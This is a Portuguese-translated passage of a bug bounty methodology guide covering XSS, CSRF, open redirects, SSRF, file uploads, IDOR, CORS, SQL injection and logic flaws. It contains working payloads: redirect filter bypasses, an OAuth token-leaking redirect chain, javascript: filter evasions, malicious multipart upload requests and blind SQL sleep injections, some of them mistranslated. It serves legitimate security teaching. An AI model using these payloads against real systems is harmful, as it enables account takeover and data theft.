- É apenas uma lista negra de cadeias de caracteres codificadas? `O </script/x>` funciona? `<ScRipt>` etc.

Seguir esse processo o ajudará a abordar o XSS de todos os ângulos e a determinar qual filtragem pode estar em vigor, e geralmente você pode obter uma indicação clara se um parâmetro é vulnerável ao XSS em poucos minutos.

Um excelente recurso que recomendo que você consulte é o

<https://github.com/masatokinugawa/filterbypass/wiki/Browser's-XSS-Filter-Bypass-Cheat-Sheet>

Falsificação de solicitação entre sites (CSRF)

CSRF é a capacidade de forçar o usuário a realizar uma ação específica no site de destino a partir do seu site, geralmente por meio de um formulário HTML (`<form action="/login" method="POST">`) e é bastante simples de encontrar. Um exemplo de bug de CSRF é forçar o usuário a alterar o e-mail da conta para um controlado por você, o que levaria ao controle da conta. Os desenvolvedores podem introduzir a proteção CSRF **com muita facilidade**, mas ainda assim alguns desenvolvedores optam por criar código personalizado. Ao procurar bugs de CSRF pela primeira vez, procuro áreas no site que **deveriam** conter proteção, como a atualização das informações da sua conta. Sei que isso parece um pouco bobo, mas o fato de provar que um determinado recurso tem segurança pode novamente lhe dar uma **indicação clara da segurança em todo o site**. Que comportamento você vê ao enviar um valor CSRF em branco? Ele revelou alguma informação de estrutura de um erro? Ele refletiu suas alterações, mas com um erro de CSRF? Você já viu esse nome de parâmetro ser usado em outros sites? Talvez não haja nenhuma proteção! Teste os recursos mais seguros (*funções de conta, geralmente como mencionado acima*) e avance para trás. Ao continuar testando o site, você poderá descobrir que alguns recursos têm proteção CSRF **diferente**. Agora pense: por quê?

Equipe diferente? Base de código antiga? Talvez um nome de parâmetro diferente seja usado e Agora você pode procurar especificamente por esse parâmetro sabendo que ele é vulnerável.

Uma abordagem comum que os desenvolvedores adotam é verificar o valor do cabeçalho referer e, se não for o site deles, abandonar a solicitação. No entanto, isso tem um efeito contrário porque, às vezes, as verificações **só** são executadas **se** o cabeçalho referer for realmente encontrado e, se **não for**, **nenhuma** verificação é feita. Você pode obter um referenciador em branco a partir do seguinte:

```
<meta name="referrer" content="no-referrer" />
```

```
<iframe src="data:text/html;base64,form_code_here">
```

Além disso, às vezes eles só verificarão se o domínio deles for encontrado no referenciador, portanto, criar um diretório em seu site e visitar <https://www.yoursite.com/https://www.theirsite.com/> pode ignorar as verificações. Ou o que dizer de <https://www.theirsite.computer/?> Novamente, **para começar, estou concentrado apenas** em encontrar áreas que deveriam conter proteção CSRF (áreas sensíveis!) e, em seguida, verificar se eles criaram filtragem personalizada. Onde há um filtro, geralmente há um desvio!

Ao procurar por CSRF, não há realmente uma lista de áreas "comuns" a serem procuradas, pois cada site contém recursos diferentes, mas normalmente todos os recursos confidenciais devem ser protegidos contra CSRF, **portanto, encontre-os e teste-os**. Por exemplo, se o site permite que você finalize a compra, você pode forçar o usuário a finalizar a compra, forçando a cobrança no cartão?

Redirecionamentos de url abertos

Meu bug favorito, porque geralmente tenho uma taxa de sucesso de 100% no uso de um redirecionamento "inofensivo" em uma cadeia se o alvo tiver algum tipo de fluxo OAuth que manipule um token junto com um redirecionamento. Os redirecionamentos de URL aberto são simplesmente URLs, como

<https://www.google.com/redirect?goto=https://www.bing.com/>, que, quando visitados, redirecionam para o URL fornecido no parâmetro. Muitos desenvolvedores não criam nenhum tipo de filtro/restrição para esses redirecionamentos, portanto, eles são **muito** fáceis de encontrar. No entanto, com isso dito, os filtros às vezes podem existir para impedi-lo de prosseguir. Abaixo estão algumas das minhas cargas úteis que uso para contornar filtros, mas, mais importante, para determinar como o filtro está funcionando.

Vyoururl.com

Wyoururl.com

\\yoururl.com

//yoururl.com

//theirsite@yoursite.com
^/yoursite.com https://yoursite.com%3F.theirsite.com/
https://yoursite.com%2523.theirsite.com/
https://yoursite?c=.theirsite.com/ (use # \ também)
//%2F/yoursite.com
///yoursite.com https://theirsite.computer/
https://theirsite.com.mysite.com
/%0D/yoursite.com (tente também %09, %00, %0a, %07)
/%2F/yoururl.com
/%5Cyoururl.com
//google%E3%80%82com

Algumas palavras comuns que procuro no Google para encontrar pontos de extremidade vulneráveis: (não se esqueça de testar se há letras maiúsculas e minúsculas!)

return, return_url, returnUrl, cancelUrl, url, redirect, follow, goto, returnTo, returnUrl, r_url, history, goback, redirectTo, redirectUrl, redirUrl

Agora vamos tirar proveito de nossas descobertas. Se você não estiver familiarizado com o funcionamento de um fluxo de login OAuth, recomendo que consulte <https://www.digitalocean.com/community/tutorials/an-introduction-to-oauth-2>.

Normalmente, a página de login terá a seguinte aparência:

https://www.target.com/login?client_id=123&redirect_url=/sosecure e, em geral, o redirect_url estará na lista branca para permitir apenas ***.target.com/***. Percebeu o erro? Com um redirecionamento de url aberto no site deles, você pode vazar o token porque, quando o redirecionamento ocorre, o token é contrabandeado com a solicitação.

O usuário é enviado para

https://www.target.com/login?client_id=123&redirect_url=https://www.target.com/redirect?redirect=1&url=https://www.zseano.com/ e, ao fazer login, será redirecionado

para o site do invasor, juntamente com o token usado para autenticação. Relatório de invasão de conta chegando!

Um problema comum com o qual as pessoas se deparam é não codificar os valores corretamente, especialmente se o destino permitir apenas /localRedirects. Sua carga útil se pareceria com algo como /redirect?goto=https://zseano.com/, mas ao usar isso como está, o

O parâmetro ?goto= pode ser descartado em redirecionamentos (*dependendo de como o aplicativo da Web funciona e de quantos redirecionamentos ocorrem!*). Esse também pode ser o caso se ele contiver vários parâmetros (via &) e o parâmetro de redirecionamento pode ser perdido. Eu sempre codificarei determinados valores, como & ? # / \ para forçar o navegador a decodificá-lo

após o primeiro redirecionamento.

Localização: /redirect%3Fgoto=https://www.zseano.com/%253Fexample=hax

Que então redireciona, e o navegador gentilmente decodifica %3F no URL do BROWSER para ?, e nossos parâmetros foram enviados com sucesso. O resultado é:

<https://www.example.com/redirect?goto=https://www.zseano.com/%3Fexample=hax>, que, quando for redirecionado novamente, permitirá que o parâmetro ?example também seja enviado. Você pode ler uma descoberta interessante sobre isso mais abaixo.

Às vezes, você precisará codificá-los duas vezes com base em quantos redirecionamentos são feitos e nos parâmetros.

<https://example.com/login?return=https://example.com/?redirect=1%26returnurl=https%3A%2F%2Fwww.google.com%2F>

<https://example.com/login?return=https%3A%2F%2Fexample.com%2F%3Fredirect=1%2526returnurl%3Dhttps%253A%252F%252Fwww.google.com%252F>

Ao procurar redirecionamentos de url abertos, lembre-se também de que eles podem ser usados para encadear uma vulnerabilidade de SSRF, que será explicada mais adiante.

Se o redirecionamento que você descobrir for por meio do cabeçalho "Location:", o XSS **não** será possível; no entanto, se ele for redirecionado por meio de algo como "window.location", você

deve testar "javascript:" em vez de redirecionar para o seu site, já que será possível usar XSS aqui. Algumas formas comuns de contornar filtros:

```
java%0d%0ascript%0d%0a:alert(0)
j%0d%0aava%0d%0aas%0d%0acrip%0d%0at%0d%0a:confirm`0` java%07script:prompt`0`
java%09scrip%07t:prompt`0`
jjavascriptajavascriptjjavascriptajavascriptsjavascriptcjascriptrjavascriptijavascript
pjavascriptt:confirm`0`
```

Falsificação de solicitação do lado do servidor (SSRF)

A falsificação de solicitação do lado do servidor é o domínio no escopo que emite uma solicitação para um URL/endpoint que você definiu. Isso pode ocorrer por vários motivos e, às vezes, nem sempre indica que o alvo é vulnerável. Quando estou procurando por SSRF, procuro especificamente por recursos que já recebem um parâmetro de URL. **Por quê?** Porque, conforme mencionado anteriormente, estou procurando áreas específicas de um site em que um desenvolvedor pode ter criado um filtro para evitar atividades mal-intencionadas. Por exemplo, em grandes programas de recompensa por bugs, tentarei imediatamente encontrar o console da API (*se houver um disponível, geralmente encontrado na página de documentos do desenvolvedor*). Essa área geralmente contém recursos que já recebem um parâmetro de URL e executam código. Pense nos webhooks. Além de procurar recursos que manipulam um URL, basta ficar atento aos nomes de parâmetros comuns usados para manipular URLs. Encontrei o SSRF no Yahoo simplesmente fazendo isso, pois foi feita uma solicitação que continha o parâmetro "url". Outro ótimo exemplo é este relatório divulgado por Jobert Abma, <https://hackerone.com/reports/446593>. O recurso estava bem na frente dele e não exigia nenhum reconhecimento especial ou força bruta.

Ao testar o SSRF, você deve **sempre** testar como eles lidam com os redirecionamentos. Na verdade, você pode hospedar um redirecionamento localmente usando o XAMPP e o NGrok. O XAMPP permite que você execute o código PHP localmente e o ngrok fornece um endereço de Internet público (**não se esqueça de desativá-lo quando terminar o teste!** Consulte <https://www.bugbountyhunter.com/> para obter um tutorial sobre o uso do XAMPP para ajudá-lo em sua pesquisa de segurança). Configure um

e veja se o destino analisa o redirecionamento e o segue. O que acontece se você adicionar sleep(1000) antes do redirecionamento? Você pode fazer o servidor travar e atingir o tempo limite? Talvez o filtro esteja verificando **apenas** o valor do parâmetro e **não** verifique o valor do redirecionamento, permitindo que você leia dados internos com sucesso. Não se esqueça de tentar usar um possível redirecionamento aberto que você descobriu como parte de sua cadeia se eles estiverem filtrando sites externos.

Além de procurar recursos no site que usam um parâmetro de URL, sempre procure por qualquer software de terceiros que eles possam estar usando, como o Jira. As empresas nem sempre aplicam patches e se deixam vulneráveis, portanto, mantenha-se sempre atualizado com os CVEs mais recentes. Softwares como esse geralmente contêm recursos interessantes relacionados ao servidor que podem ser usados para fins maliciosos.

Uploads de arquivos para XSS armazenado e execução remota de código

Há 99% de chance de o desenvolvedor ter criado um filtro sobre quais arquivos permitir e quais bloquear. Sei que, antes mesmo de testar o recurso, haverá (*ou, pelo menos, deveria* haver) um filtro em vigor. É claro que isso depende de onde eles armazenam os arquivos, mas se for no domínio principal, a primeira coisa que tentarei carregar é um **.txt**, **.svg** e **.xml**. Esses três tipos de arquivo às vezes são esquecidos e passam pelo filtro. Primeiro, testo o .txt para verificar se o filtro é realmente rigoroso (se ele diz que somente imagens .jpg .png .gif são permitidas, por exemplo) e, em seguida, continuo. Além disso, o simples upload de três tipos diferentes de imagens (.png, .gif e .jpg) pode lhe dar uma indicação de como eles estão lidando com os uploads. Por exemplo, todas as fotos são salvas no mesmo formato, independentemente do tipo de foto que carregamos? Eles não confiam em **nenhuma** de nossas informações e sempre salvam como **.jpg**?

A abordagem para testar os nomes de arquivos de upload de arquivos é semelhante à do XSS, testando vários caracteres e codificações. Por exemplo, o que acontece se você nomear o arquivo como "**zseano.php/.jpg**" - o código pode ver ".jpg" e pensar "ok", mas o servidor realmente grava o arquivo no servidor como **zseano.php** e perde tudo após a barra. Também tive sucesso com o payload **zseano.html%0d%0a.jpg**. O servidor verá

".jpg", mas como %0d%0a são caracteres de nova linha, ele é salvo como zseano.html. Não se esqueça de que, muitas vezes, os nomes de arquivos são refletidos na página e você pode inserir caracteres XSS no nome do arquivo (alguns *desenvolvedores podem pensar que os usuários não podem salvar arquivos com < > " caracteres neles*).

```
-----WebKitFormBoundarySrtFN30pCNmqmNz2
```

```
Content-Disposition: form-data; name="file"; filename="58832_300x300.jpg<svg onload=confirm()>"
```

```
Content-Type: image/jpeg
```

ÿØÿà

O que o desenvolvedor está verificando exatamente e como está lidando com isso? Ele está confiando em alguma de nossas informações? Por exemplo, se eu fornecer:

```
-----WebKitFormBoundaryAxbOlwnrQnLjU1j9
```

```
Content-Disposition: form-data; name="imageupload"; filename="zseano.jpg"
```

```
Content-Type: text/html
```

O código vê ".jpg" e pensa "Extensão de imagem, deve estar ok!", mas confia no meu tipo de conteúdo e o reflete como Content-Type:text/html? Ou ele define o tipo de conteúdo com base na extensão do arquivo? O que acontece se você não fornecer NENHUMA extensão de arquivo (ou nome de arquivo!), ele usará como padrão o tipo de conteúdo ou a extensão de arquivo?

```
-----WebKitFormBoundaryAxbOlwnrQnLjU1j9
```

```
Content-Disposition: form-data; name="imageupload"; filename="zseano."
```

```
Content-Type: text/html
```

```
-----WebKitFormBoundaryAxbOlwnrQnLjU1j9
```

```
Content-Disposition: form-data; name="imageupload"; filename=".html"
```

```
Content-Type: image/png
```

```
<html>Código HTML!</html>
```

Tudo se resume a fornecer entradas malformadas e ver em que parte delas eles confiam. Talvez eles nem estejam fazendo verificações na extensão do arquivo e, em vez disso, estejam

fazendo verificações no tamanho da imagem. Às vezes, se você deixar o cabeçalho da imagem, isso é suficiente para contornar as verificações.

```
- -----WebKitFormBoundaryoMZOWnpiPKiDc0yV
```

```
Content-Disposition: form-data; name="oauth_application[logo_image_file]"; filename="testing1.html"
```

```
Content-Type: text/html
```

```
%oPNG
```

```
<script>alert(0)</script>
```

Os uploads de arquivos provavelmente conterão algum tipo de filtro para evitar uploads mal-intencionados, portanto, certifique-se de passar tempo suficiente testando-os.

Referência direta a objeto insegura (IDOR)

Um exemplo de bug de IDOR é simplesmente um URL como

<https://api.zseano.com/user/1> que, quando consultado, fornecerá as informações do ID de usuário "1". Alterá-lo para o ID de usuário "2" deve gerar um erro e se recusar a mostrar os detalhes de outros usuários; no entanto, se eles estiverem vulneráveis, isso permitirá que você visualize os detalhes desse usuário. Em resumo, o IDOR consiste em alterar valores inteiros (números) para outros e ver o que acontece. Esse é o "explain like i'm 5".

É claro que nem sempre é tão simples como procurar apenas valores inteiros (1). Às vezes, você verá um GUID (2b7498e3-9634-4667-b9ce-a8e81428641e) ou outro tipo de valor criptografado. A força bruta de GUIDs geralmente é um beco sem saída, portanto, nesse estágio, verificarei se há algum vazamento desse valor. Uma vez tive um bug em que podia remover a foto de qualquer pessoa, mas não podia enumerar os valores GUID. Visitar o perfil público de um usuário e visualizar a fonte revelou que o GUID da foto do usuário foi salvo com o nome do arquivo ([https://www.example.com/images/users/2b7498e3-9634-4667-b9ce-a8e81428641e/ photo.png](https://www.example.com/images/users/2b7498e3-9634-4667-b9ce-a8e81428641e/photo.png)).

Um exemplo disso pode ser visto no FirstBlood. Ao criar um compromisso, você recebe um valor GUID para gerenciá-lo:

Your appointment request has been received! Please note down your appointment ID and keep it safe and secure.
AppointmentID: 57a95b23-1f16-4880-9c09-ad7a038ea110

Online Appointment Form

<input type="text"/>	<input type="text"/>
<input type="text"/>	<input type="text"/>
<input type="text"/>	<input type="text"/>

Só de realizar essa ação, já tenho muitas perguntas passando pela minha cabeça. Esse valor foi divulgado em algum lugar do site ou talvez tenha sido indexado pelo Google? É nesse ponto que eu começaria a procurar mais palavras-chave, como "appointment_id", "appointmentID".

Em outro caso, notei que a ID foi gerada usando o mesmo comprimento e caracteres. No início, eu e outro pesquisador enumeramos o maior número possível de combinações, mas depois percebemos que não precisávamos fazer isso e que poderíamos simplesmente **usar um valor inteiro**. Lição aprendida: mesmo que você veja algum tipo de valor criptografado, **tente usar um número inteiro**! O servidor pode processá-lo da mesma forma. Segurança por meio da obscuridade.

Você ficaria surpreso com a quantidade de empresas que dependem da obscuridade.

Ao iniciar um programa, procurarei IDORs especificamente em aplicativos móveis para começar, pois a maioria dos aplicativos móveis usará algum tipo de API e, com base em experiências anteriores, eles geralmente são vulneráveis a IDORs. Ao consultar as informações do seu perfil, é mais do que provável que ele faça uma solicitação à API com apenas o seu ID de usuário para identificar quem você é. **No entanto, a IDOR geralmente é mais complexa do que parece**. Imagine

Você tem um site que permite fazer upload de fotos particulares, mas descobriu um IDOR que permite visualizar qualquer foto que você desejar. **Pense mais profundamente e reflita:** "Se eles não estão verificando se eu possuo o ID que estou consultando, em que mais eles se esqueceram de fazer determinadas verificações de permissão?". Se você puder se inscrever como várias funções diferentes (administrador, convidado), poderá executar ações de administrador como convidado? Os membros não pagantes podem acessar os recursos pagos? É divertido encontrar IDORs, pois às vezes você pode descobrir que todo o aplicativo Web está quebrado.

Além de procurar por valores inteiros, também tentarei simplesmente injetar parâmetros de ID. Sempre que você vir uma solicitação e os dados postados forem JSON, `{"exemplo": "exemplo"}`, tente simplesmente injetar um novo nome de parâmetro, `{"exemplo": "exemplo", "id": "1"}`. Quando o JSON é analisado no lado do servidor, você literalmente não tem ideia de como ele pode lidar com isso, então por que não tentar? Isso não se aplica apenas a solicitações JSON, mas **a todas as** solicitações, mas normalmente tenho uma taxa de sucesso maior quando se trata de uma carga útil JSON. **(procure por solicitações PUT!)**

CORS (Compartilhamento de recursos entre origens)

Outra área muito comum para procurar **filtragem** (*lembre-se de que estou interessado em encontrar filtros específicos em vigor para tentar contornar!*)

"Access-Control-Allow-Origin:" como um cabeçalho na resposta. Às vezes, você também precisará de "Access-Allow-Credentials:true", dependendo do cenário. Esses cabeçalhos permitem que um site externo leia o conteúdo do site. Assim, por exemplo, se você tivesse informações confidenciais em <https://api.zseano.com/user/> e visse "Access-Control-Allow-Origin: <https://www.yoursite.com/>", poderia ler o conteúdo desse site com êxito por meio do [yoursite.com](https://www.yoursite.com/). As credenciais de permissão serão necessárias se os cookies de sessão forem exigidos na solicitação. Os desenvolvedores criarão filtros para permitir que apenas **seu domínio** leia o conteúdo, mas lembre-se de que, quando há um filtro, geralmente há um desvio! A abordagem **mais comum** é tentar o `anythingheretheirdomain.com`, pois às vezes eles só verificam se o domínio deles é encontrado, o que, nesse caso, é, mas nós controlamos o domínio! Ao procurar por configurações incorretas de CORS, você pode simplesmente adicionar "Origin: theirdomain.com" em cada

solicitação que você está fazendo e, em seguida, procure por "Access-Control-Allow-Origin". Mesmo que você descubra um determinado endpoint que contenha esse cabeçalho, mas que não contenha informações confidenciais, dedique algum tempo a tentar contorná-lo. Lembre-se de que **os desenvolvedores reutilizam o código** e que esse desvio "*inofensivo*" pode ser útil em algum momento posterior de sua pesquisa.

Injeção de SQL

Um aspecto a ser observado é que, normalmente, **o código legado** é mais vulnerável à injeção de SQL, portanto, fique atento a recursos antigos. A injeção de SQL pode simplesmente ser testada em todo o site, pois a maioria dos códigos fará algum tipo de consulta ao banco de dados (*por exemplo, ao fazer uma pesquisa, ele terá de consultar o banco de dados com sua entrada*). Ao testar a injeção de SQL, você poderia simplesmente usar ' e procurar erros, mas muita coisa mudou desde o passado e, atualmente, muitos desenvolvedores desativaram as mensagens de erro. Além disso, é mais fácil indicar se há um atraso na resposta, o que significaria que sua carga foi executada às cegas. Normalmente, uso payloads sleep, como: (*Uso entre 15 e 30 segundos para determinar se a página está realmente vulnerável*)

```
' ou sleep(15) e 1=1#
```

```
' ou sleep(15)#
```

```
' union select sleep(15),null#
```

Ao testar a injeção de SQL, adoto a mesma abordagem do XSS e testo todo o aplicativo da Web. **Para ser sincero, não tenho tanto sucesso em encontrar SQL quanto tenho com outros tipos de vulnerabilidade.**

Lógica de negócios/aplicativos

Por que criar seu próprio trabalho quando todos os ingredientes estão bem na sua frente? O simples fato de entender como um site deve funcionar e, em seguida, tentar várias técnicas para criar um comportamento estranho pode levar a algumas descobertas interessantes. Por exemplo, imagine que você está testando um alvo que concede empréstimos e tem um limite máximo de £1.000. Se

se você puder simplesmente alterar esse valor para £10.000 e contornar o limite, não terá feito nada além de aproveitar o recurso que está à sua frente. Não há varredura, nem filtros estranhos, nem hacking envolvido de fato. Basta verificar se o processo funciona como deveria.

Uma área comum que procuro ao procurar bugs de lógica de aplicativos são os **novos recursos que interagem com recursos antigos**. Imagine que você pode reivindicar a propriedade de uma página, mas, para isso, precisa fornecer uma identificação. No entanto, foi lançado um novo recurso que permite que você atualize sua página para obter benefícios extras, mas a única informação necessária são dados de pagamento válidos. Ao fornecer esses dados, você é adicionado como proprietário da página e a etapa de identificação é ignorada. Você aprenderá, à medida que continuar lendo, que uma grande parte da minha metodologia é passar dias/semanas entendendo como o site deve funcionar e o que os desenvolvedores esperam que o usuário *insira/faça* e, em seguida, encontrar maneiras de quebrar e contornar isso.

Outro ótimo exemplo de um bug simples de lógica comercial é a possibilidade de se inscrever em uma conta com o e-mail `example@target.com`. Às vezes, essas contas têm privilégios especiais, como não limitar a taxa e ignorar determinadas verificações.

As vulnerabilidades da lógica de negócios/aplicativos tendem a aparecer depois que você entende como o aplicativo Web funciona e tem uma visão mais clara do que ele tem a oferecer. Quanto mais você usar o site da empresa, mais começará a entender como as coisas **DEVERIAM funcionar** (*conforme a intenção da empresa*), mas será que elas realmente funcionam como pretendido? Imagine que você acabou de ganhar um concurso em um site e pode visitar `/prize/claim` para reivindicar seu prêmio. Esse endpoint (ou o processo de reivindicação) está disponível para aqueles que **não ganharam**? Procure avisos explícitos que descrevam como os recursos devem funcionar, bem como os documentos da API, e comece a investigar!

As vulnerabilidades de lógica de negócios/aplicativos costumam ser negligenciadas, pois a maioria das pessoas está pulverizando cargas úteis esperando o melhor, mas quando se trata de problemas de lógica de negócios/aplicativos, normalmente não há uma carga útil clara a ser usada. Na verdade, **não se trata tanto da**


payload e **mais sobre simplesmente entender os fluxos do aplicativo Web e contorná-los.**

Register a new account

Basic account details

Appearance

Buy Premium

 **Coming soon!**
Premium includes the following benefits:

- See who has liked all of your posts
- See all of the likes for a post
- Get a premium icon next to your name
- Upload a custom banner for your profile

Card number

XXXX-XXXX-XXXX-XXXX

Expiry Date

mm/yyyy

CSC

XXX

Charge: £4.95 (ex VAT)

Please note we can ONLY accept American Express at this time

Como você pode ver acima, não é possível se inscrever como usuário premium no BARKER, pois essa opção não está ativada e está "Em breve". Mas será que esse é realmente o caso? **O que você precisa testar está diante de você, não ignore essas coisas!**

Escolha de um programa





Você aprendeu sobre as ferramentas básicas que uso e os problemas com os quais começo a caçar em um novo programa, então agora vamos aplicar isso com minha **metodologia de três etapas** de como faço para hackear programas de recompensa por bugs. Mas, para fazer isso, primeiro precisamos escolher um programa.

Ao escolher um programa de recompensa por bugs, um dos meus **principais objetivos é passar meses no programa**. Não é possível encontrar todos os bugs em apenas algumas semanas, pois algumas empresas são enormes e há muito com o que brincar e novos recursos são adicionados regularmente. I

Normalmente, **escolhem nomes conhecidos e de amplo escopo**, não importa se é uma empresa pública ou privada. Por experiência própria, sei que quanto maior a empresa, mais equipes ela terá para diferentes trabalhos, o que equivale a uma chance maior de cometer erros.

Erros que queremos encontrar. Quanto mais eu já souber sobre a empresa (se for um site popular e bem usado), melhor também.

Por equipes diferentes, quero dizer equipes para criar o aplicativo móvel, por exemplo. Talvez a empresa tenha sedes em todo o mundo e determinados TLDs, como .CN, contenham uma base de código diferente. Quanto maior for a presença de uma empresa na Internet, maior será o número de interferências. Talvez uma determinada equipe tenha criado um servidor e se esquecido dele, talvez tenha testado um software de terceiros sem configurá-lo corretamente. A lista continua, criando dores de cabeça para as equipes de segurança, mas felicidade para os hackers.

	savedroid Managed	08 / 2019
	dfuse Platform Inc.	08 / 2019
	ForeScout Technologies Managed	07 / 2019
	Maker Ecosystem Growth Holdings, Inc Managed	07 / 2019
	AT&T Managed	07 / 2019

Para ser sincero, não há uma resposta certa ou errada para a escolha de um programa de recompensa por bugs. Cada hacker tem uma experiência diferente com as empresas e não existe um santo graal: "*Vá hackear xyz, com certeza há bugs lá!*". Infelizmente, não é assim que funciona. Algumas pessoas têm boas experiências com a xyz, e outras têm experiências ruins. **Concentre-se em VOCÊ.** Eu escolho programas com base nos nomes que reconheço, no escopo e no quanto há para brincar no aplicativo da Web. Se os primeiros relatórios forem bons, eu continuarei. Minha metodologia consiste em usar os recursos disponíveis para mim


em seu aplicativo Web principal e encontrar problemas e, em seguida, expandir minha superfície de ataque à medida que faço a varredura de subdomínios, arquivos e diretórios. Posso passar meses analisando os recursos com um pente, entrando na cabeça dos desenvolvedores e o resultado final é um mapa mental completo dessa empresa e de como tudo funciona. Não apresse o processo, confie nele.

Abaixo está uma boa lista de verificação para determinar se você está participando de um programa de recompensa por bugs bem administrado.

- A equipe se comunica diretamente com você ou depende 100% da plataforma? Ser capaz de se envolver e se comunicar com a equipe resulta em uma experiência muito melhor. Se o programa estiver usando um serviço gerenciado, certifique-se de proceder com cautela.
- O programa parece estar ativo? Quando o escopo foi atualizado pela última vez? (geralmente você pode verificar a guia "Updates" (Atualizações) nas plataformas de recompensa por bugs).
- Como a equipe lida com bugs de baixo impacto que são encadeados para criar mais impacto? A equipe simplesmente recompensa cada XSS da mesma forma ou reconhece o seu trabalho e recompensa mais? É nesse ponto que o risco versus recompensa entra em jogo. Alguns programas pagarão o mesmo por XSS e outros pagarão se você demonstrar impacto. Infelizmente, é o oeste selvagem, mas é aqui que mencionei anteriormente: **sinta-se à vontade para estar no banco do motorista e fazer com que as recompensas por bugs trabalhem para você**, o produtor de resultados. **Não tenha medo de se afastar de experiências ruins.**
- Tempo de resposta em ~3-5 relatórios. Se você ainda estiver aguardando uma resposta **de 3 meses ou mais** após o relatório, então considere se vale a pena dedicar mais tempo a esse programa. É muito provável que não.

Escrever notas enquanto você hack

Acredito que essa seja uma das principais áreas em que os pesquisadores erram, porque fazer anotações não é algo muito discutido no setor e alguns não percebem o quanto isso é necessário. Eu mesmo cometi o erro de não anotar nada quando comecei a trabalhar com bug bounties. Fazer anotações enquanto você hackeia pode, na verdade, ajudá-lo a evitar o esgotamento no futuro, pois quando você sentir que já passou por todos os recursos disponíveis, poderá **consultar suas anotações** para revisitar pontos finais interessantes e tentar uma nova abordagem com uma nova mentalidade.



Não há uma resposta certa ou errada sobre como você deve fazer anotações, mas, **pessoalmente**, eu uso o Sublime Text Editor e anoto pontos de extremidade, comportamentos e parâmetros interessantes enquanto navego e invado o aplicativo Web. Às vezes, testo um determinado recurso/ponto de extremidade que simplesmente não consigo explorar, então anoto-o junto com o que tentei e com o que acredito ser vulnerável e volto a ele. Nunca se esgote. Se seu instinto estiver dizendo que você está cansado de testar isso, siga em frente. Não posso divulgar informações sobre programas, mas aqui está um exemplo aproximado de minhas anotações sobre um programa que testei recentemente:

Outra coisa que você pode fazer com suas anotações é começar a **criar listas de palavras personalizadas**. Vamos imaginar que estamos testando "example.com" e descobrimos /admin /admin-new e /server_health, juntamente com os parâmetros "debug" e "isTrue". Podemos criar o arquivo examplecom-endpoints.txt e params.txt para sabermos que esses endpoints funcionam no domínio específico e, a partir daí, você pode testar TODOS os endpoints/parâmetros em vários domínios e criar um "global-endpoints.txt" e começar a criar endpoints comumente encontrados. Com o tempo, você terá muitos endpoints/parâmetros para domínios específicos e começará a mapear um aplicativo da Web com muito mais facilidade.

Vamos aplicar minha metodologia e fazer um hack! Etapa 1: sentir as coisas

Portanto, como mencionei antes, minha intenção ao escolher um programa de recompensa por bugs é passar até seis meses aprendendo e investigando seus domínios no escopo e sua funcionalidade, com a intenção de mergulhar o mais fundo possível ao longo do tempo. Com muito com que brincar, você aprende mais rapidamente sobre os erros comuns que o programa pode estar cometendo. Dito isso, antes mesmo de abrir o domínio de escopo de um programa, quero saber algo.

